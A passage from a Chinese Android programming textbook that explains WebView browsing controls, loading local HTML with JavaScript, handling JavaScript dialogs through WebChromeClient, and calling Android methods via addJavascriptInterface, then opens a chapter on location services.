        this.zoomin.setOnClickListener(new ZoomInOnClickListenerImpl()); //单击事件
        this.zoomout.setOnClickListener(new ZoomOutOnClickListenerImpl());//单击事件
        this.clear.setOnClickListener(new ClearOnClickListenerImpl()) ;  //单击事件
    }
    private class OpenOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            MyWebViewDemo.this.showUrlDailog() ;                    //显示对话框
        }
    }
    private class BackOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            if (MyWebViewDemo.this.webview.canGoBack()) {           //可以后退
                MyWebViewDemo.this.webview.goBack() ;               //后退
            }
        }
    }
    private class ForwardOnClickListenerImpl implements OnClickListener {
        @Override
        public void onClick(View view) {
            if (MyWebViewDemo.this.webview.canGoForward()) {        //可以前进
                MyWebViewDemo.this.webview.goForward() ;            //前进
            }
```

```
            }
        }
        private class ZoomInOnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View view) {
                MyWebViewDemo.this.webview.zoomIn() ;                //放大
            }
        }
        private class ZoomOutOnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View view) {
                MyWebViewDemo.this.webview.zoomOut() ;               //缩小
            }
        }
        private class ClearOnClickListenerImpl implements OnClickListener {
            @Override
            public void onClick(View view) {
                MyWebViewDemo.this.webview.clearHistory() ;          //清空记录
            }
        }
        private void showUrlDailog(){                                //显示对话框
            Dialog dialog = new AlertDialog.Builder(this)            //实例化对象
                .setIcon(R.drawable.pic_m)                           //设置显示图片
                .setTitle("请选择要浏览的网站")                        //设置显示标题
                .setNegativeButton("取消",                            //增加取消按钮
                    new DialogInterface.OnClickListener() {          //设置操作监听
                        public void onClick(DialogInterface dialog,
                                int whichButton) {                   //单击事件
                        }})
                .setItems(this.urlData,                              //设置列表选项
                    new DialogInterface.OnClickListener() {
                        public void onClick(DialogInterface dialog,
                            int which) {                             //设置显示信息
                                MyWebViewDemo.this.webview.loadUrl(
                                    urlData[which]);                 //打开网址
                    }
                }).create();                                         //创建 Dialog
            dialog.show();                                           //显示对话框
        }
}
```

【例 12-33】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.INTERNET"/>
```

本程序通过 WebView 提供给用户的方法进行了页面的浏览控制，当用户单击“打开”按钮时，会自动弹出若干个选项，供用户选择要浏览的网址，如图 12-22 所示；而打开网站界面后，即可通过给出的控制按钮进行控制，程序的运行效果如图 12-23 所示。



图 12-22　选择网址



图 12-23　打开页面

12.4.3　通过 HTML 定义显示界面

在之前使用 WebView 组件浏览的是 Web 站点，而实际上，也可以通过 WebView 组件加载项目中的 HTML 页面，以达到界面显示的操作，但是在进行这些操作之前，首先必须了解 android.webkit.WebSettings 类，此类的主要功能是进行 WebView 的操作设置，用户可以通过 WebView 类中的 getSettings()方法取得 WebSettings 类的对象，WebSettings 类的常用方法如表 12-10 所示。

表 12-10　WebSettings 类的常用方法

No.	方　　法	类　　型	描　　述
1	public void setBuiltInZoomControls(boolean enabled)	普通	设置是否可以进行缩放控制
2	public synchronized void setJavaScriptEnabled (boolean flag)	普通	设置是否启动 JavaScript 支持
3	public void setSaveFormData(boolean save)	普通	设置是否保存表单数据
4	public void setSavePassword(boolean save)	普通	设置是否保存密码
5	public synchronized void setGeolocationEnabled (boolean flag)	普通	设置是否可以获得地理位置

实际上，WebSettings 类中提供了多种设置浏览器属性的操作，而表 12-10 中只是列出了常用的几个，关于这些设置的信息，读者可以直接通过 Android Doc 文档查询。要通过 HTML 设置显示界面，则还涉及 HTML 文件的保存问题，此时用户可以将文件保存在 Android 项目的 assets 文件夹中，如图 12-24 所示。

通过图 12-24 可以发现，*.html 文件被保存在了 assets\html 文件夹中，这样以后 Activity 程序在通过 WebView 组件进行访问时，只需要在 loadUrl()中填写例 12-34 中的路径信息即可。

【例 12-34】 访问项目中的 show_js.html 文件

```
file:/android_asset/html/show_js.html
```



可以发现，前面直接使用 file 表示此时是要通过 HTML 文件进行页面的显示。

了解了这些基本概念之后，下面通过一段实际的代码来演示如何使用 HTML 进行页面的设置。




图 12-24　设置 HTML 文件的保存路径

提示

本部分程序需要 JavaScript 的支持。

既然要编写 HTML 文件，那么就一定需要 JavaScript 来实现客户端的交互操作，对于 JavaScript 操作不熟悉的读者可以参考《名师讲坛——Java Web 开发实战经典》“基础篇”的内容。

【例 12-35】 定义包含 JavaScript 的 HTML 文件

```
<meta http-equiv="Content-Type" content="text/html ; charset=GBK">
<script language="javascript">
	function openurl(url) {
		window.location = url ;
	}
</script>
<center>
	<img src="../images/android_book.jpg" width="150" height="220">
	<h3>请选择您要浏览的网站：</h3>
	<select name="url" onchange="openurl(this.value)">
		<option value="http://www.mldn.cn">MLDN</option>
		<option value="http://www.mldnjava.cn">魔乐科技软件学院</option>
		<option value="http://bbs.mldn.cn">开发者论坛</option>
	</select>
</center>
```

本程序是一个标准的 HTML 文件程序，在其中直接通过一个下拉列表进行了 JavaScript 操作，程序会根据选择的下拉列表项，跳转到指定的页面进行显示。另外，需要提醒读者的是，由于本程序是在 Android 中运行，所以必须设置页面的编码，本程序设置的编码为 GBK。

【例 12-36】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                             //线性布局管理器
	xmlns:android="http://schemas.android.com/apk/res/android"
	android:orientation="vertical"                        //所有组件垂直摆放
	android:layout_width="fill_parent"                    //布局管理器宽度为屏幕宽度
	android:layout_height="fill_parent">                  //布局管理器高度为屏幕高度
```

```
	<WebView                                          //WebView 显示组件
		android:id="@+id/webview"                     //组件 ID，程序中使用
		android:layout_width="fill_parent"            //组件宽度为屏幕宽度
		android:layout_height="fill_parent"/>         //组件高度为屏幕高度
</LinearLayout>
```

【例 12-37】 定义 Activity 程序，读取 HTML 文件

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.webkit.WebView;
public class MyWebViewDemo extends Activity {
	private WebView webview = null ;
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);                      //默认布局管理器
		this.webview = (WebView) super.findViewById(R.id.webview) ;   //取得组件
		this.webview.getSettings().setJavaScriptEnabled(true) ;       //启用 JavaScript
		this.webview.getSettings().setBuiltInZoomControls(true) ;     //控制页面缩放
		this.webview.loadUrl("file:/android_asset/html/show_js.html") ; //读取网页
	}
}
```

【例 12-38】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.INTERNET"/>
```

本程序与之前的 WebView 功能类似，但是有以下几点不同：

- ☑ 由于 show_js.html 程序存在 JavaScript 代码，所以必须启动 JavaScript 支持（setJavaScriptEnabled()）。
- ☑ 为了方便用户的缩放控制，将缩放开关打开。
- ☑ 直接通过文件读取所需要的页面信息。

程序的运行效果如图 12-25 所示；弹出的下拉列表效果如图 12-26 所示；用户选中要访问的页面时的显示效果如图 12-27 所示。




图 12-25 显示界面



图 12-26 下拉列表



图 12-27 打开页面



12.4.4　本地程序与 JavaScript 互操作

之前已经简单地演示了如何利用 HTML 进行 Android 手机界面的编写，而且读者也可以发现，当使用 WebView 加载 HTML 页面文件进入程序之后，可以直接操作 JavaScript。但是 WebView 的功能远不止如此，使用 WebView 还可以专门处理 JavaScript 返回的警告框、确认框等互操作，而此时就需要使用 android.webkit.WebChromeClient 客户端处理的操作类完成，在 WebChromeClient 类中提供了表 12-11 所示的几个方法来完成与 JavaScript 的互操作。

提示

关于 WebViewClient 类。

在 WebView 处理 HTML 和本地程序互操作中还有一个 WebViewClient 类，也可以完成客户端的处理，但是该类的主要功能是处理与网页有关的操作，如页面的打开、读取完成等，读者可以自行实验。

表 12-11　WebChromeClient 类提供的处理方法

No.	方　法	类　型	描　述
1	public void onCloseWindow(WebView window)	普通	窗口关闭操作
2	public boolean onCreateWindow(WebView view, boolean dialog, boolean userGesture, Message resultMsg)	普通	创建新的 WebView
3	public boolean onJsAlert(WebView view, String url, String message, JsResult result)	普通	弹出警告框互操作
4	public boolean onJsBeforeUnload(WebView view, String url, String message, JsResult result)	普通	页面关闭互操作
5	public boolean onJsConfirm(WebView view, String url, String message, JsResult result)	普通	弹出确认框互操作
6	public boolean onJsPrompt(WebView view, String url, String message, String defaultValue, JsPromptResult result)	普通	弹出提示框互操作
7	public boolean onJsTimeout()	普通	计时器已到互操作
8	public void onProgressChanged(WebView view, int newProgress)	普通	进度改变互操作
9	public void onReceivedTitle(WebView view, String title)	普通	接收页面标题互操作

通过表 12-11 所列的方法可以发现，这些操作方法都是与 JavaScript 中的事件操作以及弹出窗口有关的互操作方式，例如，如果在 JavaScript 中使用 alert()弹出警告框，则使用 onJsAlert()进行处理。

如果用户的 WebView 程序此时接收到了通过 HTML 传递来的 JavaScript 弹出窗口的信息，则必须根据其弹出的窗口类型，通过 Activity 程序进行动态的生成，该工作由对话框完成。下面演示本程序的操作。

【例 12-39】 定义 HTML 页面——show_js.html

```
<head>
	<title>魔乐科技软件学院：www.mldnjava.cn</title>
	<meta http-equiv="Content-Type" content="text/html ; charset=GBK">
```

```
        <script language="javascript">
            function openAlert() {
                window.alert("魔乐科技软件学院\nwww.MLDNJAVA.cn") ;
            }
            function openConfirm() {
                if(window.confirm("是否删除此信息？")){          //确定删除
                    window.location = "delete_js.html" ;         //进行跳转
                }
            }
        </script>
</head>
<input type="button" value="弹出警告框" onclick="openAlert()">
<input type="button" value="弹出确认框" onclick="openConfirm()">
```

show_js.html 页面中，在确认框中有一个询问是否删除的提示，如果确认删除，则要跳转到 delete_js.html 文件执行删除操作，但是此时该操作的执行也需要由 Activity 进行，而要想执行此操作，则需要使用 android.webkit.JsResult 类完成（在 onJsConfirm()、onJsAlert()方法中都有此参数），此类中定义了两个操作方法，如表 12-12 所示。

表 12-12　JsResult 类定义的方法

No.	方　　法	类　　型	描　　述
1	public final void cancel()	普通	取消对话框
2	public final void confirm()	普通	确认操作

【例 12-40】　定义删除信息后的显示文件——delete_js.html

```
<head>
        <title>魔乐科技软件学院：www.mldnjava.cn</title>
        <meta http-equiv="Content-Type" content="text/html ; charset=GBK">
</head>
<h1>信息已删除！</h1>
```

两个要操作的 HTML 文件定义完成之后，下面就可以通过 WebView 进行控制了。

【例 12-41】　定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                    //线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:orientation="vertical"                           //所有组件垂直摆放
        android:layout_width="fill_parent"                       //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                     //布局管理器高度为屏幕高度
        <WebView                                                 //WebView 显示组件
            android:id="@+id/webview"                            //组件 ID，程序中使用
            android:layout_width="fill_parent"                   //组件宽度为屏幕宽度
            android:layout_height="fill_parent"/>                //组件高度为屏幕高度
</LinearLayout>
```

【例 12-42】　定义 Activity 程序，操作 HTML（分段列出）

```
package org.lxh.demo;
import android.app.Activity;
import android.app.AlertDialog;
import android.app.Dialog;
import android.content.DialogInterface;
```

```
import android.os.Bundle;
import android.webkit.JsResult;
import android.webkit.WebChromeClient;
import android.webkit.WebView;
import android.widget.Toast;
public class MyWebViewDemo extends Activity {
    private WebView webview = null ;
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                          //默认布局管理器
        this.webview = (WebView) super.findViewById(R.id.webview) ;   //取得组件
        this.webview.getSettings().setJavaScriptEnabled(true) ;       //启用 JavaScript
        this.webview.getSettings().setBuiltInZoomControls(true) ;     //控制页面缩放
        this.webview.setWebChromeClient(new WebChromeClientImpl()) ; //接收客户端操作
        this.webview.loadUrl("file:/android_asset/html/show_js.html") ; //读取网页
    }
```

在本程序中，首先取得了定义的 WebView 组件，而后通过 WebSettings 类分别设置了 WebView 的浏览属性，最后定义了一个 WebChromeClient 的操作类，用于与 JavaScript 一起进行互操作。

```
    private class WebChromeClientImpl extends WebChromeClient {
        @Override
        public boolean onJsAlert(WebView view, String url, String message,
                final JsResult result) {
            Dialog dialog = new AlertDialog.Builder(MyWebViewDemo.this) //实例化对象
                .setIcon(R.drawable.pic_m)                          //设置显示图片
                .setTitle("MLDN 警告")                               //设置显示标题
                .setMessage(message)                                //设置显示内容
                .setPositiveButton(android.R.string.ok,             //增加一个确定按钮
                        new DialogInterface.OnClickListener() {     //设置操作监听
                            public void onClick(DialogInterface dialog,
                                    int whichButton) {              //单击事件
                                Toast.makeText(MyWebViewDemo.this, "关闭警
告框",
                                    Toast.LENGTH_SHORT).show();//提示信息
                                result.cancel() ;
                            }
                        }).create();                        //创建 Dialog
            dialog.show() ;                                 //显示对话框
            return true ;                                   //不显示 HTML 中的警告框
        }
        @Override
        public void onReceivedTitle(WebView view, String title) {
            MyWebViewDemo.this.setTitle(title) ;            //设置程序标题
            super.onReceivedTitle(view, title);
        }
        @Override
        public boolean onJsConfirm(WebView view, String url, String message,
                final JsResult result) {
            Dialog dialog = new AlertDialog.Builder(MyWebViewDemo.this) //实例化对象
                .setIcon(R.drawable.pic_m)                          //设置显示图片
```

```
                    .setTitle("确定删除？")                         //设置显示标题
                    .setMessage(message)                            //设置显示内容
                    .setPositiveButton("删除",                      //增加一个确定按钮
                            new DialogInterface.OnClickListener() { //设置操作监听
                                public void onClick(DialogInterface dialog,
                                        int whichButton) {          //单击事件
                                    Toast.makeText(MyWebViewDemo.this, "确定删除" ,
                                            Toast.LENGTH_SHORT).show();//提示信息
                                    result.confirm() ;              //继续执行
                                }
                            }).setNegativeButton("取消",            //增加取消按钮
                            new DialogInterface.OnClickListener() { //设置操作监听
                                public void onClick(DialogInterface dialog,
                                        int whichButton) {          //单击事件
                                    Toast.makeText(MyWebViewDemo.this, "取消删除",
                                            Toast.LENGTH_SHORT).show();//提示信息
                                    result.cancel() ;
                                }
                            }).create();                            //创建 Dialog
            dialog.show() ;
            return true;                                    //不显示 HTML 中的对话框
        }
    }
}
```

【例 12-43】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.INTERNET"/>
```

WebChromeClient 的子类主要进行了 3 种 JavaScript 事件的操作（警告框、确认框、接收标题），当 WebView 接收到 JavaScript 弹出的警告框时会自动使用 onJsAlert()方法进行处理，如图 12-28 所示。当接收到确认框之后，如果用户单击“确定”按钮，则使用 JsResult 类中的 confirm()方法继续执行确认之后的跳转指令，如图 12-29 所示。



图 12-28 弹出警告框



图 12-29 弹出确认框



12.4.5　使用 JavaScript 调用 Android 程序

12.4.4 节演示了如何通过 Android 调用 JavaScript 的操作，反过来，JavaScript 程序也可以调用 Android 程序，此时就必须依靠 WebView 中的 addJavaScriptInterface()方法完成，其定义如下：

```
public void addJavaScriptInterface(Object 操作对象, String 标记名称);
```

在此方法中，用户需要一个标记的名称，而该标记名称的主要功能就是绑定 HTML 与 Android 间的联络标记。JavaScript 调用 Android 程序流程如图 12-30 所示。




图 12-30　JavaScript 调用 Android 的程序流程

注意

Android 2.3 不可使用本操作。

本书程序最早是在 Android 2.2 平台下开发的，此程序在 Android 2.3 中无法运行，笔者推测可能是因为版本升级所导致的问题，这一点有可能会根据版本的不断更新而进一步完善。另外，使用 JavaScript 调用 Android 程序的操作并不常见，所以本内容主要为读者进行简单介绍，了解即可。

通过图 12-30 可以发现， 用户首先要使用 addJavaScriptInterface()方法添加一个标记（本程序中为 mldnandroid），而后的 HTML 程序就可以通过此标记调用 Activity 程序中定义的操作方法（get()），下面编写完整的代码实现。

【例 12-44】 定义 HTML 页面——show_js.ht

```
<head>
	<title>魔乐科技软件学院：www.mldnjava.cn</title>
	<meta http-equiv="Content-Type" content="text/html ; charset=GBK">
</head>
<h1><span id="msg">等待接收信息...</span></h1>
<script language="javascript">
	document.getElementById("msg").innerHTML = window.mldnandroid.get() ;
</script>
```

HTML 程序的主要功能是调用 Activity 类中的 get()方法，并将 get()方法的返回内容设置到<span>元素中。

【例 12-45】 定义布局管理器——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                      //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:orientation="vertical"                 //所有组件垂直摆放
    android:layout_width="fill_parent"             //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">           //布局管理器高度为屏幕高度
    <WebView                                       //WebView 显示组件
        android:id="@+id/webview"                  //组件 ID，程序中使用
        android:layout_width="fill_parent"         //组件宽度为屏幕宽度
        android:layout_height="fill_parent"/>      //组件高度为屏幕高度
</LinearLayout>
```

本程序主要定义了 WebView 组件，而后将通过此组件加载 HTML 程序并执行。

【例 12-46】 定义 Activity 程序，操作 WebView

```
package org.lxh.demo;
import android.app.Activity;
import android.os.Bundle;
import android.webkit.WebView;
public class MyWebViewDemo extends Activity {
    private WebView webview = null ;                                  //WebView 组件
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        super.setContentView(R.layout.main);                          //默认布局管理器
        this.webview = (WebView) super.findViewById(R.id.webview) ;   //取得组件
        this.webview.getSettings().setJavaScriptEnabled(true) ;       //启用 JavaScript
        this.webview.getSettings().setBuiltInZoomControls(true) ;     //控制页面缩放
        this.webview.addJavascriptInterface(this, "mldnandroid") ;
        this.webview.loadUrl("file:/android_asset/html/show_js.html") ; //读取网页
    }
    public String get(){
        return "魔乐科技软件学院（www.MLDNJAVA.cn）" ;
    }
}
```


【例 12-47】 修改 AndroidManifest.xml 文件配置权限

```
<uses-permission android:name="android.permission.INTERNET"/>
```

本程序的操作流程与图 12-30 类似，主要目的就是通过 JavaScript 操作 MyWebViewDemo 中的 get()方法，程序的运行效果如图 12-31 所示。



图 12-31 显示 HTML 页面



12.5　本 章 小 结

（1）在 Android 系统中，可以直接与 Web 客户端进行通信，通信的方式也分为 GET 请求和 POST 请求。

（2）Socket 是一种 C/S 程序，Android 可以直接在手机中使用 Socket 进行连接。

（3）Web Service 可以实现异构系统的通信问题，但是 Android 没有直接提供 Web Service 程序的开发包，必须单独配置。

（4）使用 WebView 组件可以直接使用 HTML 编写界面，而且可以实现与 JavaScript 的互操作。

第 13 章　定 位 服 务

通过本章的学习可以达到以下目标：

☑　掌握定位服务的主要使用原理及基本开发方法。
☑　可以使用 LocationManager 监听用户所在的位置。
☑　可以使用 Google Map 进行地图的显示。
☑　可以使用 Overlay 绘制地图层。
☑　可以利用 Google 提供的 Geocode 服务进行位置与坐标的查找。

在 Android 手机中已经为用户默认提供了 GPS 定位功能，开发者可以根据 Android 提供的定位服务以及 Google Map 轻松地实现一个自己的地图操作软件。本章将讲解定位操作、服务数据取得和地图显示等功能的实现。

13.1　配置 Google APIs SDK

在之前所有的项目中，由于用户只是使用基本的 Android 系统功能，所以使用普通的 Android SDK 即可开发。而如果要进行 GPS 的程序开发，则必须配置新的 Android SDK——Google APIs SDK，在此 SDK 中自动支持了 Google 地图。配置 Google APIs SDK 的步骤如下。

（1）要想正确地使用定位服务，则必须要创建带有 Google APIs 的项目，那么首先需要下载 Android API 10。运行 android-sdk-windows 目录中的 SDK Manager.exe 命令，进入如图 13-1 所示的界面，并选择要下载的 SDK。

